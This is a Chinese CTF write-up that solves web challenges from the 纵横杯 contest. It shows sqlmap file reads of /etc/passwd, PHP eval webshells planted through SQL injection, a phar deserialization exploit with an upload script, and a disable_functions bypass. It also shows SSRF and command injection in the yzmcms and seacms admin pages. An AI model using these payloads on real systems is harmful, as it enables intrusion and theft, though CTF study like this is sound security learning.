

纵横杯网络安全竞赛

by Firebasky

这次比赛最后的名次还不错。做web的时候也遇到了一些困难，这些感谢师傅们的帮助。

这次比赛cms比较多wp可能不是特别讲原理，因为没有时间和自己也没有深入了解。等着期末考试好好审计审计~

签到

```
1 #-*-coding = utf-8 -*-
2 s="0146, 0154, 0141, 0147, 0173, 0167, 063, 0154, 0143, 0157, 0155, 0145,
   0137, 0164, 0157, 0137, 062, 0157, 0156, 0147, 0137, 0150, 063, 0156, 0147,
   0137, 0142, 0145, 061, 0175"
3 print(s.replace(", 0", "\\").replace("0", ""))
4 #通过shell 环境输入
5 #printf ""
```

```
root@iZbp1aovfjqdgqvjl2au7iZ:~# printf "146\154\141\147\173\167\63
\156\147\137\142\145\61\175"
146lag{w3lcome_to_2ong_h3ng_be1}root@iZbp1aovfjqdgqvjl2au7iZ:~#
```

web1-easyqi

考察SQL注入 读文件写文件

简单的测试了一下发现没有过滤什么就通过sqlmap进行注入，但是只能注入出密码，登录之后并没有信息

尝试读文件使用sqlmap

```
1 python sqlmap.py -r test.txt --file-read='/etc/passwd'
```

之后读配置文件 /etc/apache2/sites-enabled/000-default.conf

[Linux Apache2 配置介绍](#)

在本地查看确实有这个文件

```

root@iZbp1aovfjqdgqvjl2au7iZ:/etc/apache2/sites-enabled# cat 000-default.conf
<VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com

    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html

    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

```

所以我们尝试读这个文件查看网站目录，然后写入shell

```
python sqlmap.py -r test.txt --file-read='/etc/apache2/sites-enabled/000-
default.conf'
```

```

[20:49:15] [INFO] you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with
yours. Do you want to merge them in further requests? [Y/n] y
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
[20:49:15] [ERROR] invalid character detected. retrying..
[20:49:15] [WARNING] increasing time delay to 6 seconds
3C56697
27475616C486F7374202A3A3830
3E0A092320546865205365727665724E616D6520646972656374697665207365747
[21:10:58] [INFO] adjusting time delay to 2 seconds due to good response times
320746865207265747565737420736368656D652C20686F73746E616D6520616E6420706F7274207468661740A0923207^[^A
4686520736572766572207573657320746F

```

通过16进制转换，得到网站目录： /var/sercet/html/

在本地创建一个文件叫s.php 将本地文件写入网站目录下

```

1 #s.php
2 <?php eval($_POST[0]);?>

```

```

1 python sqlmap.py -r test.txt --file-write='1.php' --file-
  dest='/var/sercet/html/s.php'

```

或者使用sql语句

```

1 admin' into outfile '/var/sercet/html/1.php' fields terminated by '<?php
  eval($_POST[0]);?>'%23

```

adminflag{940e519d-f09e-4845-aab0-8c2a31d14a12}c3762483bc73d0b7943156d43911ce38

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储

Encryption Encoding SQL XSS Other

Load URL

Split URL

Execute

☒ Post data ☐ Referer ☐ User Agent ☐ Cookies [Clear All](#)

0=system('cat /etc/yooooflaggggggggggggggggggggg');

更或者通过 --os-shell 来写入文件


web2-ezcms

代码审计 发现存在后台密码泄露

common/config/config.php

```
1      'db_type' => 'pdo',           // 数据库链接扩展 ， 支持 pdo | mysqli |
mysql
2      'db_host' => '127.0.0.1',     // 服务器地址
3      'db_name' => 'admin',         // 数据库名
4      'db_user' => 'admin',         // 用户名
5      'db_pwd'  => 'admin868',      // 密码
6      'db_port' => 3306,            // 端口
7      'db_prefix' => 'yzm_',       // 数据库表前缀
```


然后去尝试 admin 页面登录



登录成功

然后在网上找到相关的漏洞

yzmcms ssrf



在自己的vps上生成一个ssrf.html文件

```
1 | <ssrf><a href="httpxxx://../../../../../../../../flag">flag</a></ssrf>
```

提交之后进行测试

节点名称: flag

列表测试信息:

```
flag httpxxxx://../../../../../../../../flag
```

内容页测试信息 (获取第一篇文章地址来测试) :

```
Array
(
    [title] =>
    [inputtime] => 1608964547
    [content] => f
)
```

至于原理期末考试完在分析

web3-hello_php

考察 文件上传phar利用触发写文件

在源代码里面发现存在用户名和密码登录之后有一个上传点，并且可以控制 `img` 参数

而重要的是class.php

```
1 <?php
2 include('config.php');
3 class Config{
4     public $title;
5     public $comment;
6     public $logo_url;
7     public function __construct(){
8         global $title;
9         global $comment;
10        global $logo_url;
11        $this->title= $title;
```

```

12     $this->comment = $comment;
13     $this->logo_url = $logo_url;
14 }
15 public function upload_logo(){
16     if(!empty($_FILES)){
17         $path='./static/'.md5(time()).'.jpg';
18         move_uploaded_file($_FILES["file"]
["tmp_name"], './static/'.md5(time()).'.jpg');//只能上传jpg文件
19     }
20 }
21 public function update_title($title,$comment){
22     #垃圾老板就给我这么点钱，叫我怎么帮你做事。
23 }
24
25 public function __destruct(){
26     $file = file_get_contents(pathinfo($_SERVER['SCRIPT_FILENAME'])
['dirname'].'/config.php');
27     $file = preg_replace('/\.$title=\'.*?\';/', "\$title='$this-
>title';", $file);
28     $file = preg_replace('/\.$comment=\'.*?\';/', "\$comment='$this-
>comment';", $file);//小细节要进行闭合
29     file_put_contents(pathinfo($_SERVER['SCRIPT_FILENAME'])
['dirname'].'/config.php', $file);
30     //写文件到config.php文件
31 }
32 }
33 $config=new Config;
34 ?>

```

```

1  <?php include_once('header.php');?>
2  <?php
3  if(isset($_GET['img'])&&file_exists($_GET['img']))){?>
4  //file_exists 会触发phar反序列化
5  //img=phar://
6      
7  <?php } else {?>
8      
9  <?php }?>
10     <p><?php echo $config->comment;?></p>
11 <?php echo $footer;?>
12

```

我们可以上传一个phar文件然后通过控制phar里面的参数，然后在通过 file_exists() 函数来触发，进行写入一句话到config.php。

受影响函数列表			
filetime	filetime	file_exists	file_get_contents
file_put_contents	file	filegroup	fopen
fileinode	filetime	fileowner	fileperms
is_dir	is_executable	is_file	is_link
is_readable	is_writable	is_writeable	parse_ini_file
copy	unlink	stat	readfile

```

1  #exp.php
2  #phar.phar
3  <?php
4  class Config{
5      public $title;
6      public $comment;
7      public $logo_url;
8      public function __construct(){
9          global $title;
10         global $comment;
11         global $logo_url;
12         $this->title= "'?><?php eval(\$_POST[1]);?>11111111111111";//需要闭
合标签
13         $this->comment = "'?><?php eval(\$_POST[1]);?>111111111111";//需要闭
合标签
14         $this->logo_url = $logo_url;
15     }
16 }
17 @unlink("phar1.phar");//unlink() 函数删除文件。
18 $phar = new Phar("phar.phar");
19 $phar->startBuffering();//开始缓冲Phar写操作
20 $phar->setStub("GIF89a"."<?php __HALT_COMPILER(); ?>"); //设置stub
21 $A=new Config;
22 $phar->setMetadata($A);//将自定义的meta-data存入manifest
23 $phar->addFromString("test.txt", "test");//以字符串的形式添加一个文件到phar档案添
加要压缩的文件
24 //签名自动计算
25 $phar->stopBuffering();
26 ?>

```

还有一个问题就是文件名不知道，我们可以通过时间戳的暴力破解去查看，或者是通过脚本，获得本地实际的时间戳然后上传

```

1  # -*- coding = utf-8 -*-
2  import requests
3  import string
4  import time
5  import hashlib
6
7  def md5vale(key):
8      input_name = hashlib.md5()
9      input_name.update(key.encode("utf-8"))
10     return input_name.hexdigest()
11
12 url='http://eci-2zej9k7i0kqc6i27iyj3.cloudeci1.ichunqiu.com/'
13 files={
14     'file':open('phar.phar','rb').read()
15 }
16 headers={
17     'Cookie': 'PHPSESSID=dvat8vou0kgieqpvhfd31jbq10'#登录的cookie
18 }
19 while 1:
20     requests.post(url+'admin.php?upload',files=files,headers=headers)
21     md = md5vale(str(int(time.time())))
22     res = url+'?img=phar://static/'+str(md)+'.jpg'
23     requests.get(res,headers=headers)

```

```

24     # r = requests.get(url+'admin.php')
25     # if '1111111111111111' in r.text:#写入成功
26     #     break
27     #     print('getshell')
28

```

可能存在时间差，需要自己判断是不是写成功了

查看 `phpinfo()`

disable functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,mail,scandir,readfile,show_source,fpassthru,readdir	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,mail,scandir,readfile,show_source,fpassthru,readdir
--------------------------	--	--

上蚁剑，因为蚁剑里面有插件可以使用

使用模式: `php7_GC_UAF`

```

系统信息: Linux engine=1 4.19.24-7.20.el7.x86_64 #1 SMP
当前用户: www-data
(*) 输入 ashhelp 查看本地命令
(www-data:/var/www/html) $ whoami
(www-data:/var/www/html) $ cat /f*
flag{1e145fae-b1f7-4db5-92e7-178c8cb1da97}
(www-data:/var/www/html) $

```

绕过 disable_functions-1.31.128.238

选择模式 ▾ ▶ 开始

PHP7 GC with Certain Destructors UAF

PHP版本

- 7.0 - all versions to date
- 7.1 - all versions to date
- 7.2 - all versions to date
- 7.3 - all versions to date

Reference

- [AntSword-Labs/bypass_disable_functions/7](#)
- [php7-gc-bypass](#)
- [Bug_#72530 Use after free in GC with Certain Destructors](#)

i Shell状态

PHP版本

PHP位数

操作系统

当前目录

open_basedir

函数支持

- dl ✖
- putenv ✔
- error_report
- error_log ✔
- file_put_con
- file_get_con

web4-大家一起来审代码

[seacms backend getshell](#)

下载了源代码，是一个seacms，在网站下面也看到了信息

友情链接

海洋cms

根据谷歌搜索发现大概漏洞点是对变量处理不正确造成的

In `/admin/admin_smtp.php`, users can submit a php snippet(include One Sentence Trojan) into `site_url/data/admin/smtp.php` without any filtering.

```

1 #www/admin/admin_smtp.php

```



```

2  <?php
3  header('Content-Type:text/html;charset=utf-8');
4  require_once(dirname(__FILE__)."/config.php");
5  checkPurview();
6  if($action=="set")
7  {
8      $weburl= $_POST['smtpserver'];
9      $token = $_POST['smtpserverport'];
10     $token = $_POST['smtpusermail'];
11     $token = $_POST['smtpuser'];
12     $token = $_POST['smtppass'];
13     $open=fopen("../data/admin/smtp.php","w" );
14     $str='<?php ';
15     $str.=' $smtpserver = ''';
16     $str.=" $smtpserver";
17     $str.='"; ';
18     $str.=' $smtpserverport = ''';
19     $str.=" $smtpserverport";
20     $str.='"; ';
21     $str.=' $smtpusermail = ''';
22     $str.=" $smtpusermail";
23     $str.='"; ';
24     $str.=' $smtpname = ''';
25     $str.=" $smtpname";
26     $str.='"; ';
27     $str.=' $smtpuser = ''';
28     $str.=" $smtpuser";
29     $str.='"; ';
30     $str.=' $smtppass = ''';
31     $str.=" $smtppass";
32     $str.='"; ';
33     $str.=' $smtpreg = ''';
34     $str.=" $smtpreg";
35     $str.='"; ';
36     $str.=' $smtppsw = ''';
37     $str.=" $smtppsw";
38     $str.='"; ';
39     $str.=" ?>";
40     fwrite($open,$str);
41     fclose($open);
42     ShowMsg("成功保存设置!", "admin_smtp.php");
43     exit;
44 }
45 ?>

```

是根据字符串拼接出现的漏洞，我们可以找一找其他相关的这样的漏洞，我们就可以以"成功保存设置!"为关键词搜索一下（使用Seay源代码审计工具）

内容(支持正则): 成功保存设置!

查找

停止

☐ 正则

☐ 不区分大小写

ID	文件路径	内容详情
1	/admin/admin_expand.php	ShowMsg("成功保存设置!", "admin_expand.php");
2	/admin/admin_expand.php	ShowMsg("成功保存设置!", "admin_expand.php");
3	/admin/admin_expand.php	ShowMsg("成功保存设置!", "admin_expand.php");
4	/admin/admin_expand.php	ShowMsg("成功保存设置!", "admin_expand.php");
5	/admin/admin_i.php	ShowMsg("成功保存设置!", "admin_i.php");
6	/admin/admin_ip.php	ShowMsg("成功保存设置!", "admin_ip.php");
7	/admin/admin_isapi.php	ShowMsg("成功保存设置!", "admin_isapi.php");
8	/admin/admin_notify.php	ShowMsg("成功保存设置!", "admin_notify.php");
9	/admin/admin_ping.php	ShowMsg("成功保存设置!", "admin_ping.php");
10	/admin/admin_player.php	ShowMsg("成功保存设置!", "admin_player.php");
11	/admin/admin_player.php	ShowMsg("成功保存设置!", "admin_player.php?action=boardsource");
12	/admin/admin_playerdown.php	ShowMsg("成功保存设置!", "admin_playerdown.php");
13	/admin/admin_playerdown.php	ShowMsg("成功保存设置!", "admin_playerdown.php?action=boardsource");
14	/admin/admin_s.php	ShowMsg("成功保存设置!", "admin_s.php");
15	/admin/admin_smtp.php	ShowMsg("成功保存设置!", "admin_smtp.php");
16	/admin/admin_vcode.php	ShowMsg("成功保存设置!", "admin_vcode.php");
17	/admin/admin_weixin.php	ShowMsg("成功保存设置!", "admin_weixin.php");

文字查找

ShowMsg("成功保存设置!", "adn

查找

函数列表

变量列表

\$token
\$weburl
\$open
\$str
\$_POST['token']
\$_POST['weburl']
\$action

admin_ping.php

admin_expand.php

```

1  <?php
2  header('Content-Type:text/html;charset=utf-8');
3  require_once(dirname(__FILE__)."/config.php");
4  CheckPurview();
5  if($action=="set"){
6      $weburl= $_POST['weburl'];
7      $token = $_POST['token'];
8      $open=fopen("../data/admin/ping.php", "w" );
9      $str='<?php ' ;
10     $str.=' $weburl = ' ;
11     $str.=" $weburl";
12     $str.=' ' ;
13     $str.=' $token = ' ;
14     $str.=" $token";
15     $str.=' ' ;
16     $str.=" ?>";
17     fwrite($open,$str);
18     fclose($open);
19     ShowMsg("成功保存设置!", "admin_ping.php");
20     exit;

```

```

1  #admin/admin_ping.php
2  if($action=="set")
3  {
4      $weburl= $_POST['weburl'];
5      $token = $_POST['token'];
6      $open=fopen("../data/admin/ping.php", "w" );
7      $str='<?php ' ;
8      $str.=' $weburl = ' ;
9      $str.=" $weburl";
10     $str.=' ' ;
11     $str.=' $token = ' ;
12     $str.=" $token";
13     $str.=' ' ;
14     $str.=" ?>";
15     fwrite($open,$str);
16     fclose($open);
17     ShowMsg("成功保存设置!", "admin_ping.php");
18     exit;
19 }

```

发现这个的变量可以控制，并且拼接的时候也就是原来的变量

而这个页面是后台的页面，我们要登录后台。测试弱口令：admin/admin成功登录

浏览器地址栏: eci-2zeetijbtcfiks9uiqj.cloudecil.ichunqiu.com

海洋CMS后台首页

系统信息:

- PHP版本: 5.6.40
- GD版本: 0
- 是否安全模式: Off
- 支持上传的最大文件: 8M
- Register_Globals: Off
- Magic_Quotes_Gpc: Off
- 是否允许打开远程连接: 支持
- 其它必须函数检测: 符合要求
- 域名: 1.31.128.252 - 80
- 引擎: Apache/2.4.25 (Debian)
- MySQL版本: 10.1.45-MariaDB-0+deb9u1
- 系统: Linux

程序版本: 当前 V10.1 最新 V11.3

推荐: 韩国三网CN2GIA建站服务器, 美西大带宽CN2 GIA, 集成宝塔面板, 演示站 <https://iv.ci>

推荐: 海洋CMS广告位招商, 联系Telegram: @haiyang6

欢迎访问官方主页获取帮助: www.seacms.net

本页面用时0.025824秒, 共执行5次数据库查询

POWER BY SEACMS

剩下的进行拼接字符串, 进行命令执行

```
POST /admin/admin_ping.php?action=set HTTP/1.1
Host: eci-2zeetijbtcfiks9uiqj.cloudecil.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0)
Gecko/20100101 Firefox/84.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=1f60d7e8eee7cffc71db09c83e822523;
__jsluid_h=3844524359af502ddd4c25c1a0dae3ad
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 45

weburl=www.baidu";system("ls /");?>&token=1
```

通过浏览器显示

百度主动推送设置

bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin seacms.sql srv sys tmp usr var "; \$token = "123456789"; ?> 登记域名: * 百度站长平台里登记的域名, 必须保持完全一致, 如www.seacms.net, demo.seacms.net

准入密钥: * 百度站长平台里提供的准入密钥, 在百度站长平台-链接提交-修改准入密钥处查看

确认

百度主动推送设置

flag{385d2a34-1601-409e-b6fb-60bc3a6c873c}"; \$token = ""; ?> 登记域名: demo.seacms.net

准入密钥: * 百度站长平台里提供的准入密钥, 在百度站长平台-链接提交-修改准入密钥处查看

确认

最后我们来发现一下这个页面出现问题的代码

```
1 <?php
2 if($action=="set")
3 {
4     $weburl= $_POST['weburl'];
5     $token = $_POST['token'];
6     $open=fopen("../data/admin/ping.php","w" );#打开文件
7     $str='<?php ';
8     $str.=' $weburl = "';
9     $str.=" $weburl";
10    $str.='"; ' ;
11    $str.=' $token = "';
12    $str.=" $token";
13    $str.='"; ' ;
14    $str.=" ?>";
15    fwrite($open,$str);#将拼接的str字符串写入中
16    fclose($open);
17    ShowMsg("成功保存设置!", "admin_ping.php");
18    exit;
19 }
```

比较简单就不分析了hhh~

看一下run的效果



```
1 <?php
2 $weburl= "\";system(ls);?>";
3 $token = "1";
4 $str='<?php ';
5 $str.=' $weburl = "';
6 $str.=" $weburl";
7 $str.='"; ' ;
8 $str.=' $token = "';
9 $str.=" $token";
10 $str.='"; ' ;
11 $str.=" ?>";
12 echo $str;
13 exit;
```

执行命令

问题 3 输出 终端 调试控制台

[Running] php "c:\Users\de11\Desktop\纵横杯-CTF\web4-大

<?php \$weburl = "\";system(ls);?>"; \$token = "1"; ?>

总结

这场比赛学习到了一些新东西

1.sqlmap的读写文件操作

```
1 python sqlmap.py -r test.txt --file-read='/etc/passwd'//读
2
3 python sqlmap.py -r test.txt --file-write='1.php' --file-
  dest='/var/sercet/html/s.php'
4 //写
```

2.sql语句的写文件操作

```
1 into outfile '/var/sercet/html/1.php' fields terminated by '<?php
  eval($_POST[0]);?>'
```

3.学习了apache配置文件读网站路径

/etc/apache2/sites-enabled/000-default.conf

4.学习了 yzmcms (其实没有)

5.学习了通过脚本上传文件来避免手工获得时间戳

6.学习了 seacms (其实没有)